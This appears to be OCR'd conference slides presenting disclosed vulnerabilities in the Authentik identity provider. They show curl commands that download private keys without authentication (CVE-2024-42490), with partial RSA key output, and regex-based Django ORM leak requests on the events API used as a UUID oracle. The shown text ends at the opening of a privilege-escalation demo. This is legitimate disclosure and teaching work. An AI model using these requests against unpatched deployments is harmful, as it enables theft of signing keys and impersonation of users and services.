  - Sensitive Information Leak (CVE-2024-42490)
    - ORM Leaks
  - Privilege Escalation (CVE-2024-37905)
    - Demo

OBJECT RELATIONAL MAPPERS (ORMS)

- A Programming Technique
- Work with databases using a Programming language.
- Manage data without writing SQL queries.


- Models define the *structure* of stored data

```python
from django.db import models


class Person(models.Model):
    first_name = models.CharField(max_length=30)
    last_name = models.CharField(max_length=30)
```

Example Django Model Declaration

NEW TARGET - AUTHENTIK

- Open-Source IdP / IAM
- Maintained by goauthentik.io
- GitHub Stars: 14.6 k
- Shodan: ~4k internet-facing systems (Authentik Shodan Search)
- Note: “Authentik is a Django project” (Authentik docs).



Authentik Login Screen

SENSITIVE INFORMATION LEAK (CVE-2024-42490)

PART 2 - AGENDA


- Part 1 – Keycloak Research & Web Race-Conditions
- Part 2 – Authentik Research & ORM Leaks
  - (Short) Technical Background
  - **Sensitive Information Leak (CVE-2024-42490)**
    - ORM Leaks
  - Privilege Escalation (CVE-2024-37905)
    - Demo

CERTIFICATES IN AUTHENTIK (BACKGROUND)

- Certificates (stored on the Authentik database)
  - Authentik Web Server (HTTPS)
  - Sign `OAuth2` tokens (Identity provider Config)


Certificate

CERTIFICATES MANAGEMENT (AUTHENTIK)



Admin console - certificates management

DOWNLOAD



Admin - download private key

CAN A USER DOWNLOAD THE CERTIFICATE?

CAN A USER DOWNLOAD THE CERTIFICATE?

- Let's Try

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/
6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='
```

Request Private key Download (No Auth)

CAN A USER DOWNLOAD THE CERTIFICATE?

- Whoops
- Anyone! could download the private key!

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/
6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='

-----BEGIN RSA PRIVATE KEY-----
MIIJJwIBAAKCAgEA3jghLN8BIAfm+dIXLsO1DpaSl+aRql9ifQ+D+xqIOF3tw7xX
zxldTIuKf3l/sqSMGt5IgRScpExfDlnnSZ6vUJ4tTiEYi9RuKlQQUyrV9hfLt7Xx
J3pdtmjEeH7EGMBQlGGhnIdjWJAGTOxQ29RQgilCfLX9tOnbMihhQ4mUEYf9cKBX
p4sz+Fo+ot7C7jfvMUYTrYnl7jndfM/UqoiZDI98Y5JjhUWPWbLgFaK46lMIkOOA
BwmkdAV+k23AXi6CqsOKqzoavg4F+MsXYIfFB4Zl61nSLYqWzXHwnBmzWnD76ev5
N/IOigsYirp6y6hL1Oret/EwPlS6ThCXnzpJOUc1tZDLF5B27LHhNW98/O3v2R0x
2VHks0/M65mr3xt37oOck4uLsMjLWHT7g+hgxEULOqvTl298Rp/a84PH5879YjRP
lgMYmrcW39fMre5F4xF9weIvwKoJrYQtMvyOtgYWcWDzQPsIGWhPHmDh2dQKrxI8
```

Private key Download - No authorization

ANYONE CAN DOWNLOAD THE PRIVATE KEY!

DOWNLOAD THE PRIVATE KEY! LIMITATION

- Whoops
- Anyone! could download the private key!
- **Limitation** - The internal UUID (set by the Authentik server) is required.

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/
5c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='

-----BEGIN RSA PRIVATE KEY-----
MIIJJwIBAAKCAgEA3jghLN8BIAfm+dIXLs01DpaSl+aRql9ifQ+D+xqI0F3tw7xX
zxldTIuKf3l/sqSMGt5IgRScpExfDlnnSZ6vUJ4tTiEYi9RuKlQQUyrV9hfLt7Xx
J3pdtmjEeH7EGMBQlGGhnIdjWJAGTOxQ29RQgilCfLX9tOnbMihhQ4mUEYf9cKBX
p4sz+Fo+ot7C7jfvMUYTrYnl7jndfM/UqoiZDI98Y5JjhUWPWbLgFaK46lMIkOOA
BwmkdAV+k23AXi6Cqs0KqzoavG4F+MsXYIfFB4Zl61nSLYqWzXHwnBmzWnD76ev5
N/IOigsYirp6y6hL1Oret/EwPlS6ThCXnzpJOUc1tZDLF5B27LHhNW98/O3v2R0x
2VHks0/M65mr3xt37oOck4uLsMjLWHT7g+hgxEULOqvTl298Rp/a84PH5879YjRP
lgMYmrcW39fMre5F4xF9weIvwKoJrYQtMvyOtgYWcWDzQPsIGWhPHmDh2dQKrxI8
```

Private key Download - No authorization

PRIVATE KEY LEAK, SHOULD WE CARE**?**

PRIVATE KEY LEAK, WHY SHOULD WE CARE?

- Impersonate the authentik webserver (phishing users/admin)
- Impersonate users' tokens
  - Access to any system trusting authentik.

HOW HARD CAN IT BE TO LEAK A **UUID?**

HOW HARD CAN IT BE TO LEAK A UUID?

- Into the rabbit hole
- Tried to leak by a few methods
  - The Naive Attempt - Leaking the UUID from an API call
    - “There **must** be **one API** in which we could leak this data.”
    - This attempt failed

HOW HARD CAN IT BE TO LEAK A UUID?

- Into the rabbit hole
- Tried to leak by a few methods
  - The Naive Attempt - Leaking the UUID from an API call
    - “There **must** be **one API** in which we could leak this data.”
    - This attempt failed
  - An excellent article, pIORMbing your **Django ORM**, by Elttam
    - **ORM Leak** (Object Relational Mappers)
      - “Insecure use of ORMs can lead to information leaks”

DJANGO ORM LEAK PATTERN


- The pattern we are looking for is:
  - Using the **filter()** method with the **unpacking** operator ** applied to **user-supplied** data
    - Allowing us to leak some internal data (and hopefully our UUID)

FOUND A PROMISING ORM LEAK INSTANCE - EVENTS API

- Events (Log) API
- API Endpoint
  - `/api/v3/events/events/per_month/?query={}`
  - Regular (Non-Admin) users can call this API


FOUND A RANDOM API, WHAT IS IT ABOUT **?**

FOUND A PROMISING ORM LEAK INSTANCE



Request to the events/per_month API returns a valid response


FOUND A PROMISING ORM LEAK INSTANCE - EVENTS API HISTOGRAM



Admin event log view - Histogram

EVENTS LOG LEAK - IS IT RELEVANT?

AUTHENTIK EVENTS LOG



Admin event log - uuid is logged on upload

HOW HARD CAN IT BE TO LEAK A UUID? ORM LEAK - ORACLE

```
1 GET /api/v3/events/events/per_month/?
  action=login&query={} HTTP/1.1
```

events/per_month API Request


```
,{"x_cord":1725459789000.0,"y_cord":1}
,{"x_cord":1725298509000.0,"y_cord":0}
,{"x_cord":1725137229000.0,"y_cord":0}
,{"x_cord":1724975949000.0,"y_cord":0}
```


```
1 GET /api/v3/events/events/per_month/?action=
  model_created&query=
  {"context__diff__kp_uuid__new_value__regex":"^6.*"}
   HTTP/1.1
```


Requesting the events/per_month API using **Regex ORM Leak**


```
,{"x_cord":1725459789000.0,"y_cord":0}
,{"x_cord":1725298509000.0,"y_cord":0}
,{"x_cord":1725137229000.0,"y_cord":0}
,{"x_cord":1724975949000.0,"y_cord":0}
```


ORM Leak returns a valid response and an **Oracle**

HOW HARD CAN IT BE TO LEAK A UUID? DEMO ORM LEAK?

ORM_LEAK_POC.mp4



ORM Leak Demo - Used admin credentials

YOU CANT ALWAYS WIN

- Events (Log) API
- API Endpoint
  - `/api/v3/events/events/per_month/?query={}`
  - Regular (Non-Admin) users can call this API
    - But permissions required ☹ (in the **Database**)

CVE-2024-42490 INFO LEAK - SUMMARY


- Reported the (info leak) issue to the Authentik security team
  - Confirmed, assigned CVE-2024-42490, and fixed.

AUTHENTIK PRIVILEGE ESCALATION (CVE-2024-37905)

PART 2 - AGENDA


- Part 1 – Keycloak Research & Web Race-Conditions
- Part 2 – Authentik Research & ORM Leaks
  - (Short) Technical Background
  - Sensitive Information Leak (CVE-2024-42490)
    - ORM Leaks
  - **Privilege Escalation (CVE-2024-37905)**
    - Demo

LOGIN AS A NON-ADMIN USER




Login Page

USER SETTINGS - TOKENS




Settings-> Tokens management Page

CREATE DEMO TOKEN



